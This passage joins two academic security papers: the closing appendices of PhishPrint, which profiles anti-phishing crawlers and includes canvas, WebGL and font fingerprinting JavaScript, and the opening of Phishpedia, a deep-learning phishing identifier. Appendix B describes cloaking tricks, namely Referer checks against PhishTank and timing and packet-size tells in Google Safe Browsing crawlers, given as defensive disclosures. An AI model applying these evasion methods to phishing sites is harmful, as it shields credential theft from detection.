[46] Antoine Vastel, Pierre Laperdrix, Walter Rudametkin, and Romain Rouvoy. Fp-scanner: The privacy implications of browser fingerprint inconsistencies. In *USENIX Security 2018*, pages 135–150.

[47] Antoine Vastel, Pierre Laperdrix, Walter Rudametkin, and Romain Rouvoy. FP-STALKER: tracking browser fingerprint evolutions. In *IEEE Symposium on Security and Privacy, SP 2018*, pages 728–741.

[48] Antoine Vastel, Walter Rudametkin, Romain Rouvoy, and Xavier Blanc. Fp-crawlers: Studying the resilience of browser fingerprinting to block crawlers. In *MADWeb 2020*.

[49] David Y. Wang, Stefan Savage, and Geoffrey M. Voelker. Cloak and dagger: dynamics of web search cloaking. In *CCS 2011*, pages 477–490.

[50] Shujiang Wu, Song Li, Yinzhi Cao, and Ningfei Wang. Rendered private: Making GLSL execution uniform to prevent webgl-based browser fingerprinting. In *USENIX Security 2019*, pages 1645–1660.

[51] Katsunari Yoshioka, Yoshihiko Hosobuchi, Tatsunori Orii, and Tsutomu Matsumoto. Your sandbox is blinded: Impact of decoy injection to public malware analysis systems. *J. Inf. Process.*, 19:153–168, 2011.

[52] Penghui Zhang, Adam Oest, Haehyun Cho, Zhibo Sun, RC Johnson, Brad Wardman, Shaown Sarker, Alexandros Kapravelos, Tiffany Bao, Ruoyu Wang, et al. Crawlphish: Large-scale analysis of client-side cloaking techniques in phishing. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2021.

A Breakdown of MTurk Study Results

Table 7 breaks down the results of our second user study described in §4.2 by OS. It is to be noted that the sum of values in the third, fourth and fifth columns do not add up to the values in the final row. This is because of a small amount of overlap in the fingerprints across different platforms. The final column shows the breakdown of the 137 collisions that were seen with the crawlers' fingerprints.

OS	# Users	# Distinct	# Unique	# Shared	Norm. Entropy	# Collide
Windows	693	425	344	81	0.866	115
Chrome OS	35	17	12	5	0.707	8
Linux	16	16	16	0	1.0	0
iOS	29	10	6	4	0.568	0
Mac OS X	146	87	68	19	0.824	8
Android	88	41	26	15	0.731	6
All	1007	592	469	123	0.865	137

Table 7: OS-based breakdown of fingerprints collected from our second user study

B Specific Recommendations

During our profiling study, we saw some specific problems with PhishTank and GSB that are discussed below along with suitable recommendations.

B.1 PhishTank

PhishTank shows the reported URLs on their website to allow human analysts to investigate them. We found a couple of serious issues with PhishTank's web portal ecosystem that are described below:

1. We noticed that repeated URL submissions are ignored by PhishTank and not shown in their homepage even if the URL is being re-submitted from a different user account. An attacker can exploit this by simply self-reporting their URLs to PhishTank a few days before adding malicious content to them. This will effectively prevent the URL from ever showing up on the homepage and thus reduce the potential variety of visitors to which the website will get exposed. To prevent this, PhishTank should bump up URLs to their homepage whenever they get resubmitted by a different user account.

2. We noticed that PhishTank allows their website visitors to open and check the new URLs either in a new window or in an `iframe` in PhishTank. However, in both cases, it is possible for an attacker to check if the `Referer` points to `phishtank.com` and trigger benign behavior. We have used this same evasion logic in our experiments. Thus, unless a human analysts copies the URL and pastes it in their URL address bar, it will always carry the `Referer` artifact, thus making it easy for an attacker to decide to cloak and evade manual analysis. Hence, we strongly recommend PhishTank to use `Referrer-Policy` headers (for example, by setting it to `same-origin`) to combat such evasion strategies.

B.2 Google Safe Browsing

During the initial setup phase of our longitudinal study, we saw a couple of serious issues with Google Safe Browsing's (GSB) crawler infrastructure. As these are specific to GSB, we are reporting them separately here.

1. We noticed that GSB's infrastructure was restricting large-sized data packets from being shipped out of their network hosting their crawlers. For example, we were unable to ship a 50 KB sized packet from our client code running in the crawlers' browsers to our servers. This was a peculiar restriction that we did not notice with any other crawler vendor. As an attacker can easily abuse such properties for evasion, we recommend GSB to re-consider such restrictions.

2. Further, we noticed that while all other crawlers take at least a couple of seconds to execute our fingerprinting scripts, GSB's crawlers were able to do this in less than 30 milliseconds. Our preliminary manual testing with many popular web browsers also showed that it takes at least two seconds to execute this code. Attackers can thus use such timing discrepancies to detect the presence of a powerful JavaScript execution framework and trigger their cloaking logic. We did not need to include these timing-based side channels in our cloaking logic as we were already able to handle GSB and other crawlers by capitalizing on their limited fingerprint diversity.

C Evolution of Security Crawlers

As mentioned previously, *PhishPrint* is a crawler evaluation framework with an alternate non-phishing based design that can conduct the evaluation of security crawlers against many cloaking attacks that were done by prior works. In order to demonstrate this, we use the profiling data we obtained from crawlers during our 70-day study. Using this data, we attempt to repeat the measurements made by authors of *PhishFarm* [37]. This way we can study how the crawlers have evolved from the time of their study to ours.

PhishFarm studied the effectiveness of four user agent-based cloaking vectors (called as Filters B, C, D and F) and 1 blocklist-based cloaking vector (called Filter E) against five crawlers. Four of those crawlers overlap with our work: APWG, GSB, SmartScreen and PhishTank. So, we consider these four crawlers here. Filter B serves malicious traffic to only mobile user agents. Filters C and D serve malicious traffic to US and non-US based clients that use Desktop GSB browsers (Chrome, Firefox or Safari). Filter F is equivalent to the JS execution anomaly vector (as it is tied to a JS `onload` event execution). We were unable to report about Filter E as it uses a specific `.htaccess` file for blocklisting for which we do not have any access. Also, Filter A is a control filter and can hence be ignored here. By analyzing the HTTP headers and IP addresses in our collected profiling data, we were able to gauge how well the crawlers would have defended against filters: B, C, D and F if they were deployed in our reported URLs.

Table 8 shows the results. The CVD scores for the four vectors are shown in the four columns. The scores are shown as fractions here in order to enable direct comparison with results from [37] which reported the scores on a scale of 0 to 1. In the *PhishFarm* study, it was reported that except for Filter B, all the other filters would be defended against by one

Crawler	Mobile (B)	Desktop - GSB US (C)	Desktop GSB Non-US (D)	Real Browser (F)
APWG	1.000	0.942	0.690	1.000
GSB	0.000	0.347	0.741	0.914
SmartScreen	0.000	0.001	0.075	0.989
PhishTank	0.992	0.998	0.998	1.000

Table 8: CVD scores for the cloaking vectors studied in [37]

of the crawlers. Further, it was mentioned that after the study, improvements have been made for defending against Filter B as well. Our study confirms these results. Compared to their study, both APWG and PhishTank have massively improved with respect to Filters B, C and D thus indicating that they have begun to use mobile user agents as well as GSB-based desktop user-agents worldwide. However, unfortunately, SmartScreen and GSB still do not adequately scan from mobile user agents. Further, SmartScreen continues to perform badly on both filters C and D. We investigated this and found that this is because they mostly used IE-based web browser agents which the filter explicitly avoids.

D Browser Fingerprinting Code

We provide below the JavaScript code snippets for Canvas, WebGL and Font Fingerprinting that we adapted from *AmIUnique* for profiling the crawlers.

```
function generate_canvas_data() {
    try {
        var canvas = document.createElement('canvas');
        canvas.height = 60;
        canvas.width = 400;
        var canvasContext = canvas.getContext('2d');
        canvas.style.display = 'inline';
        canvasContext.textBaseline = 'alphabetic';
        canvasContext.fillStyle = '#f60';
        canvasContext.fillRect(125, 1, 62, 20);
        canvasContext.fillStyle = '#069';
        canvasContext.font = '11pt no-real-font-123';
        canvasContext.fillText
              ("Cwm fjordbank glyphs vext quiz, \uD83D\uDE03", 2, 15);
        canvasContext.fillStyle = 'rgba(102, 204, 0, 0.7)';
        canvasContext.font = '18pt Arial';
        canvasContext.fillText
              ("Cwm fjordbank glyphs vext quiz, \uD83D\uDE03", 4, 45);
        canvasData = canvas.toDataURL();
        return canvasData;
    } catch (e) {
        canvasData = 'Not supported';
        return canvasData;
    }
}
```

Listing 1: Canvas Fingerprinting Code

```
function generate_web_gl_data() {
    try {
        var gl = canvas.getContext
              ('webgl') || canvas.getContext('experimental-webgl');
        var vShaderTemplate = 'attribute vec2
              attrVertex;varying vec2 varyinTexCoordinate;uniform vec2
              uniformOffset;void main(){varyinTexCoordinate=attrVertex
             +uniformOffset;gl_Position=vec4(attrVertex,0,1);}';
        var fShaderTemplate = 'precision
              mediump float;varying vec2 varyinTexCoordinate;void
              main() {gl_FragColor=vec4(varyinTexCoordinate,0,1);}';
        var vertexPosBuffer = gl.createBuffer();
        gl.bindBuffer(gl.ARRAY_BUFFER, vertexPosBuffer);
        var vertices = new Float32Array
              ([-.2, -.9, 0, .4, -.26, 0, 0, .732134444, 0]);
        gl.bufferData(gl.ARRAY_BUFFER, vertices, gl.STATIC_DRAW);
        vertexPosBuffer.itemSize = 3;
        vertexPosBuffer.numItems = 3;
        var program = gl.createProgram();
        var vshader = gl.createShader(gl.VERTEX_SHADER);
        gl.shaderSource(vshader, vShaderTemplate);
        gl.compileShader(vshader);
        var fshader = gl.createShader(gl.FRAGMENT_SHADER);
        gl.shaderSource(fshader, fShaderTemplate);
        gl.compileShader(fshader);
        gl.attachShader(program, vshader);
        gl.attachShader(program, fshader);
        gl.linkProgram(program);
        gl.useProgram(program);
        program.vertexPosAttrib
              = gl.getAttribLocation(program, 'attrVertex');
        program.offsetUniform
              = gl.getUniformLocation(program, 'uniformOffset');
        gl.enableVertexAttribArray(program.vertexPosArray);
        gl.vertexAttribPointer(program.vertexPosAttrib
              , vertexPosBuffer.itemSize, gl.FLOAT, !1, 0, 0);
        gl.uniform2f(program.offsetUniform, 1, 1);
        gl.drawArrays(gl.TRIANGLE_STRIP, 0, vertexPosBuffer.numItems);

        if (gl.canvas != null) {
            return gl.canvas.toDataURL();
        }
        else {
             return 'Not supported';
        }

    } catch (e) {
        return 'Not supported';
    }
}
```

Listing 2: WebGL Fingerprinting Code

```

function get_font_list() {
    var baseFonts = ['serif', 'sans-serif', 'monospace'];
    // Below is a test font list containing 1043 fonts.
    var testFonts = ['.Aqua Kana', '.Helvetica LT MM', .... 'orilUni'];
    var testSize = '72px';
    var testChar = 'A';
    var h = document.getElementById('font');

    // Get the width of the text by creating a span
    var s = document.createElement('span');
    s.style.fontSize = testSize;
    s.innerText = testChar;
    var defaultFonts = {};

    for (var indexBaseFonts in baseFonts) {
        baseFont = baseFonts[indexBaseFonts];
        s.style.fontFamily = baseFont;

        if (h) {
            h.appendChild(s);
            defaultFonts[baseFont] = {};
            defaultFonts[baseFont]['offsetWidth'] = s.offsetWidth;
            defaultFonts[baseFont]['offsetHeight'] = s.offsetHeight;
            h.removeChild(s);
        }
    }

    fontsDetected = {};

    for (var indexFont in testFonts) {
        font = fonts[indexFont];
        detected = false;
        fontStyle = '"' + font + '"';

        for (var indexBaseFonts in baseFonts) {
            baseFont = baseFonts[indexBaseFonts];
            // Append base font at the end of test font for fallback
            s.style.fontFamily = fontStyle + ',' + baseFont;

            if (h) {
                h.appendChild(s);
                var match = s.offsetWidth != defaultFonts
                      [baseFont]['offsetWidth'] || s.offsetHeight
                       != defaultFonts[baseFont]['offsetHeight'];
                h.removeChild(s);
                detected = detected || match;

                if (detected) {
                    break;
                }
            }
        }

        fontsDetected[font] = detected;
    }

    return fontsDetected;
}
```

Listing 3: Font List Fingerprinting Code

Phishpedia: A Hybrid Deep Learning Based Approach to Visually Identify Phishing Webpages

Yun Lin[1], Ruofan Liu[1]*, Dinil Mon Divakaran[2], Jun Yang Ng[1], Qing Zhou Chan[1], Yiwen Lu[3], Yuxuan Si[3], Fan Zhang[3], Jin Song Dong[1]

School of Computing, National University of Singapore[1]

{dcsliny, dcslirf}@nus.edu.sg, {ng.junyang, chanqingzhou}@u.nus.edu, dcsdjs@nus.edu.sg

Trustwave[2]*; dinil.divakaran@trustwave.com*

College of Computer Science and Technology, Zhejiang University[3]*; {3160102248, 3170105952, fanzhang}@zju.edu.cn*

Abstract

Recent years have seen the development of phishing detection and identification approaches to defend against phishing attacks. Phishing detection solutions often report binary results, i.e., phishing or not, without any explanation. In contrast, phishing identification approaches identify phishing webpages by visually comparing webpages with predefined legitimate references and report phishing along with its target brand, thereby having explainable results. However, there are technical challenges in visual analyses that limit existing solutions from being effective (with high accuracy) and efficient (with low runtime overhead), to be put to practical use.

In this work, we design a hybrid deep learning system, Phishpedia, to address two prominent technical challenges in phishing identification, i.e., (i) accurate recognition of identity logos on webpage screenshots, and (ii) matching logo variants of the same brand. Phishpedia achieves both high accuracy and low runtime overhead. And very importantly, different from common approaches, Phishpedia does not require training on any phishing samples. We carry out extensive experiments using real phishing data; the results demonstrate that Phishpedia significantly outperforms baseline identification approaches (EMD, PhishZoo, and LogoSENSE) in accurately and efficiently identifying phishing pages. We also deployed Phishpedia with CertStream service and discovered 1,704 new real phishing websites within 30 days, significantly more than other solutions; moreover, 1,133 of them are not reported by any engines in VirusTotal.

1 Introduction

Phishing, an important step in an attack chain, has evolved over the past years to such an extent that it is now available and delivered as a service [19, 49, 71]. As per recent reports [26], the price of phishing kits more than doubled from 2018 to 2019, making them the "new bestseller" in the dark market. It is thus not surprising that phishing attacks soared by 4-5 times during the COVID-19 pandemic [3]. Meanwhile researchers have been developing new and different solutions to detect phishing pages. We classify them broadly as *phishing detection* and *phishing identification* approaches.

Phishing detection solutions are often based on dynamic black lists, or supervised machine learning models that are trained on datasets with ground truth. While some phishing detection models use only URLs (for training and predicting) [22, 27, 36, 76], others additionally use HTML contents for feature extraction [31, 39, 44–46, 62, 63, 79, 80, 82]. They suffer from three fundamental limitations: (i) biased phishing datasets used for training leads to biased models, (ii) keeping the model up-to-date requires continuous supply of large labelled phishing datasets, and (iii) there is no explanation for the predicted results. In addition, note that similar looking webpages can be rendered via very different HTML scripts. This leads to technical challenges in inferring the visual semantics of webpages, affecting detection accuracy. Besides, attackers can easily adopt evasion techniques for deceiving such solutions [38, 68].

In contrast, *phishing identification* solutions maintain a reference set of brands (or their webpages) targeted by phishing attacks; based on such a legitimate reference database a model is built. Subsequently, in operation, if the model predicts that a given webpage is similar to that of a specific brand in the reference database, but yet has a domain name that is different from the identified brand, then the webpage is classified as a phishing page [11, 13, 21, 46, 59, 74]. The goal of phishing identification models is to go beyond detecting phishing pages, and also identify the phishing targets.

Some of the early phishing identification proposals compare the screenshot of a given webpage to the screenshots of all the webpages in the reference database. For example, Fu *et al.* [21] propose to compute the similarity of screenshots of two webpages using Earth Mover's Distance (EMD) technique. However, such an approach is limited by the fact that webpages and their contents are dynamic and also updated frequently [20, 64]. This results in lower accuracy; in addition, the computational overhead increases with the increase in

*Ruofan Liu shares equal contribution with the first author for this work.




Figure 1: Problem of SIFT-based identification approach. It takes a logo (left) and a screenshot (right), and checks whether the screenshot contains such a logo. SIFT first extracts feature points from the logo and the screenshot, then matches their feature points to recognize whether the given logo appears in the screenshot. The red lines between the logo and the screenshot show the matching relations between the respective feature points. In this figure, the Verizon logo does not appear in the screenshot. However, SIFT matches many irrelevant feature points and reports a wrong match.

the number of referenced screenshots (see Section 5.2.3 for our experimental evaluations). More recent works therefore moved to the use of the very identity of brands — logos — for the purpose of phishing identification [11, 13, 16, 74]. Comparison of logos of a suspicious website to that of the brands in a reference database is tolerant to variations in webpages and their designs. Besides, with the advent of techniques such as Scale-Invariant Feature Transform (SIFT), it is possible to compare images that have differences in scale and orientation. However, SIFT-based approaches [11, 74] are not only computationally expensive (our experiments show that it takes around 19 seconds for processing each screenshot; see Table 2), but are also inaccurate. As illustrated in Figure 1, SIFT often does not extract the relevant feature points to match reference logos. This is also reflected in our experimental evaluations (Section 5.2.3).

Addressing the limitations of the current state-of-the-art research on phishing identification, in this work we propose Phishpedia, a practical and explainable phishing identification system. We design Phishpedia as a hybrid deep learning system which consists of two pipelined deep learning models for identifying phishing pages. More specifically, we decompose the phishing identification problem into i) an identity logo recognition problem, and (ii) a brand recognition problem. We address the former with customized object detection model and the latter with a transfer-learning based Siamese model. The hybrid deep learning system allows Phishpedia to achieve high accuracy in identifying phishing attempts and their targets. And very importantly, Phishpedia achieves this without requiring any phishing dataset for training the models, thus avoiding potential biases in phishing samples (see discussion in Section 6.4). Besides, Phishpedia also provides explainable visual annotations on the phishing page screenshot (see Figure 2 for a sample output from our system). Furthermore, since deep-learning based image recognition solutions are prone to evasion attacks [24, 25, 48], we also incorporate a gradient masking technique on to Phishpedia to counter adversarial attacks (Section 3.3). Finally, given a screenshot and its URL, Phishpedia predicts within 0.2 second, which also makes it more practical than existing solutions.




Figure 2: Screenshot of Phishpedia, highlighting the identity logo annotated with the phishing target brand and the input boxes for providing user credentials. It also generates a warning of how the attacker is disguising the domain name.

We conduct comprehensive experiments to evaluate Phishpedia. First, we compare Phishpedia with state-of-the-art phishing identification approaches (i.e., EMD, PhishZoo, and LogoSENSE) using six months of phishing URLs obtained from OpenPhish premium subscription. The experiments show that Phishpedia significantly outperforms the baseline approaches in terms of identification accuracy and runtime overhead. Second, we show that our hybrid deep learning system is able to defend some well-known gradient-based adversarial attacks such as DeepFool [48], JSMA [24], StepLL [34], and FGSM [35]. Third, we conduct a phishing discovery experiment where we run Phishpedia with five phishing detectors/identifiers to look for new phishing webpages in the wild. The results show that Phishpedia has a huge performance advantage over the baselines in discovering new phishing pages on the Internet. In comparison to other solutions, Phishpedia reports much more phishing webpages and with much less false positives — Phishpedia discovered 1,704 phishing webpages within 30 days and 1,133 of them are not detected by any engines in VirusTotal [9]. Moreover, 74.6% of them were not reported by VirusTotal even after one week.

We summarize our contributions in this work:

- We propose a phishing identification system Phishpedia, which has high identification accuracy and low runtime overhead, outperforming the relevant state-of-the-art identification approaches.




Figure 3: Phishpedia framework: a hybrid deep learning system consisting of pipelined object detection model and Siamese model (highlighted red boxes).

- We prototype our Phishpedia system, which provides explainable annotations on webpage screenshot for explaining the phishing report, facilitating its practical use. For example, with Phishpedia, a security analyst or a user has readily available easy explanations that tell why a page is classified as a phishing attempt.

- We conduct a systematic evaluation of Phishpedia using six months of phishing URLs obtained from OpenPhish (Premium service). The experiments demonstrate the effectiveness and efficiency of our proposed system. Besides, Phishpedia discovers 1,704 real phishing webpages within 30 days.

- To the best of our knowledge, we collected the largest phishing dataset for evaluating *phishing identification solutions* (i.e., including phishing brand information). We publish two datasets [7] for cyber-security and AI community: (i)∼30K phishing webpages with their phishing brands, screenshots and HTML contents, and (ii) the labelled identity logos in over 30K webpage screenshots.

2 Overview of Phishpedia

2.1 Threat model

The threat model considered in this work is the following. An attacker constructs a fake webpage $\overline{W}$ that disguises as a legitimate website W of a particular brand (e.g., Paypal). The constructed webpage $\overline{W}$ has a user interface, more specifically, a form with *input boxes*, that allows a user to input credential information (e.g., username, password, bank account details, etc.). The attacker then sends the URL of the webpage $\overline{W}$ to many users, via e-mail, social networks, etc. A user obtaining such a link becomes a victim when she clicks on the URL of this phishing page and provides sensitive account information corresponding to the legitimate website W. Our goal is to detect such a phishing webpage, identify the target brand, and generate intuitive annotations for explaining the reason(s) for classifying the webpage as a phishing page.

2.2 Overview

Figure 3 provides an overview of our proposed system, Phishpedia. Phishpedia takes as input a URL and a target brand list describing legitimate brand logos and their web domains; it then generates a phishing target (if the URL is considered as phishing) as output. We refer to the logo that identifies with the legitimate brand as the *identity logo* of that brand. Moreover, *input boxes* are the small forms where a user inputs credential information such as username and password.

Given a URL, we first capture its screenshot in a sandbox. Then, we decompose the phishing identification task into two: an object-detection task and an image recognition task. First, we detect important UI components, specifically *identity logos* and *input boxes*, in the screenshot with an object detection algorithm [57, 58] (Section 3.1). As the next step, we identify the phishing target by comparing the detected identity logo with the logos in the target brand list via a Siamese model [33] (Section 3.2). Once a logo in the target brand list (e.g., that of Paypal) is matched, we consider its corresponding domain (e.g., paypal.com) as the intended domain for the captured screenshot. Subsequently, we analyze the difference between the intended domain and the domain of the given URL to report the phishing result. Finally, we combine the reported identity logo, input box, and phishing target to synthesize a visual phishing explanation (as shown in Figure 2).

3 Design and development of Phishpedia

3.1 Detection of UI components

We first explain some important concepts. An object detection model takes as input an image and generates a set of *bounding boxes* to annotate the position and size of the objects on the image. In our problem setting, the image is a webpage screenshot and objects of interest are either logos or input boxes. The model is to generate a bounding box for each object (i.e., logo or input box) with a confidence score.

We analyze multiple solutions for detecting the position and shape of a logo and input box [83], and we select Faster-




Figure 4: Faster-RCNN model for logo/input box detection

RCNN model [58] to solve this problem as it is best in meeting our requirement of reporting logos completely. We compare Faster-RCNN model with other candidates in Section 5.5. We briefly describe its network structure for explaining how we apply it to detect logos and input boxes.

Figure 4 presents the network structure of Faster-RCNN; it is a two-stage object detection model, consisting of a region proposal network (RPN) [58] and a Fast RCNN model [23]. Given an input screenshot, we use a backbone network (e.g., Resnet50 [28]) to transform the input screenshot into a feature map of shape $M \times M \times c$, where M denotes the size of the feature map and c denotes the channel size. Taking the feature map as input, Faster-RCNN uses RPN to predict a set of *bounding boxes* on the input screenshot, presenting a set of "objects" for the screenshot. As shown in Figure 4, for each bounding box (grey rectangles), RPN will report an *objectness score* to indicate its probability of containing an object (i.e., UI component in our settings) and its shape. Then, the Fast-RCNN model takes the input of the output feature map and bounding boxes to (i) predict the object class (i.e., logo or input box) and (ii) refine shape and size of each object. Readers can refer to [58] for more details of Faster-RCNN.

As a result, given a screenshot, the Faster-RCNN model reports a set of candidate logos $L = \{l_1, l_2, ..., l_n\}$; each l_i ($i \in [1, n]$) is attached with a confidence score. We rank the logos by their score and take the top one as the identity logo.

3.2 Brand recognition

The target brand list consists of multiple brands considered for phishing identification. For each brand, we maintain a list of logo variants and a list of legitimate domains, for two reasons. First, maintaining multiple brand logo variants allows us to match logo images in a more precise and flexible way. Second, a brand can correspond to multiple legitimate domains. For example, the brand Amazon can have domains such as "amazon.com" and "amazon.jp.co". Capturing such information allows us to reduce false positives.

Given a reported identity logo l, if its similarity with a logo l_t in the target brand list is higher than a predefined threshold θ, then we report the corresponding brand as the phishing




Figure 5: Phishing target brand distribution (CDF), based on ∼30K collected phishing webpages. The top 5 phishing brands are Microsoft (7962), Paypal (4811), Chase Personal Banking (1085), Facebook (993), and Amazon (807).

target brand. In general, how accurately can we recognize the brand logo we detect, partially depends on the number of brands under protection. Since there are many brands in the world, the general brand recognition may require a very long target brand list. However, we argue that the length of the target brand list is not necessarily that long. First, our empirical study on around 30K phishing webpages based on OpenPhish feed (Section 5.1) shows that the top 100 brands cover 95.8% phishing webpages; see Figure 5. This empirical result is aligned with the intuition that for phishing activities to be profitable, the attackers would have to target well-known large enterprises or financial entities [47]. Besides, a user can add new brands along with their logos and domain names (e.g., local banks) to customize the protected target list.

Logo comparison. The key technical challenge here is to estimate the similarity of two logos. One straightforward solution is to consider logo recognition as an image classification task, where the input is a logo image and the output is its brand. However, image classification models have two inherent drawbacks. First, classification models cannot support adding a new brand in the target brand list during runtime [56]. Once we add a new brand, we need to retrain the whole network. Second, and more importantly, classification models need us to pre-define classes (i.e., brands in our settings). Thus, given a logo with an unseen brand in the training dataset, the model will always classify it as one of existing brands, which can cause large false positives in real-world application.

In this work, we choose Siamese neural network model [18, 33, 70] to address the above challenges. In general, a Siamese neural network model transforms an image into a representative vector; thus the similarity of two images can be estimated by the similarity of their representative vectors (e.g., cosine similarity). Typically, a Siamese model is trained by feeding

the model with a *pair of images*. A positive sample is a pair of images of the same class and a negative sample is a pair of images of different classes. Then, a loss function (e.g., Triplet loss [65]) that predicts high scores for positive samples and low scores negative samples is employed.



(a) v1 (b) v2 (c) v3

Figure 6: Logo Variants for Adobe Brand

However, our experiments show that training a Siamese model for comparing logos through the above conventional way is ineffective. The conventional training procedure for Siamese model selects three images $\langle I_{c_1}, I'_{c_1}, I_{c_2} \rangle$ as a sample to calculate Triplet loss [65], where I_{c_1} and I'_{c_1} belong to class c_1, and I_{c_2} belongs to class c_2. The goal of training is to make sure the similarity of images in the same class ($sim(I_{c_1}, I'_{c_1})$) should be larger than that in different classes ($sim(I_{c_1}, I_{c_2})$). The challenge in applying such training procedure lies in the fact that the logos under the same brand can be very different (e.g., Figure 6). It is difficult to force the model to learn similar representative vectors for different logo variants of the same brand (e.g., Figure 6a and Figure 6b). Indeed, from the experiments we carried out, we observe that if we force the model to achieve this challenging goal, it incurs the side effect of predicting brands of different classes as similar. Readers can refer to Section 5.5 for the performance of conventional Siamese model training procedure.

In this work, we leverage transfer learning [53, 54] to address the above challenges. As shown in Figure 7, we first design a logo classification task so that the backbone network (e.g., Resnetv2 network [29]) captures the features of logo images. Through the classification task, we allow the model to extract different features from different logo variants of the same brand. We connect the backbone network with a fully connected network with one hidden layer. We use Logo2K+ dataset [75] to train this task for classifying 2341 brands. Then, we take the backbone network as a base and connect it with a global average pooling (GAP) layer to construct a representative vector of 2048 dimensions. The GAP layer aggregates the feature map output from backbone network and represents semantic features of logo images. Thus, different representative vectors are learned for very dissimilar logo variants (e.g., those in Figure 6). Without enforcing the model to learn a unified representative vector for dissimilar images, we avoid the risk of introducing false logo-matching results. We then compute the cosine similarity of the representative vectors of two logo images as their similarity.

Finally, to perform the logo brand classification task, we observe that we can optionally apply a fine-tuning of the model training to make the Siamese model more adaptive to the protected logos in the target brand list. Assume the size




Figure 7: Transfer Learning Task

of target list is n; after training the model on the Logo2K+ dataset, we can replace the fully connected layer with another fully connected layer with n output neurons, corresponding to the number of target brands. Thus, we can train the model specifically for the brands in the target list. Our experiment (see Section 5.5) shows that such an optional training process can improve the logo recognition while still preserving the flexibility of adding unseen new logos in the target brand list.


3.3 Defending against adversarial attacks

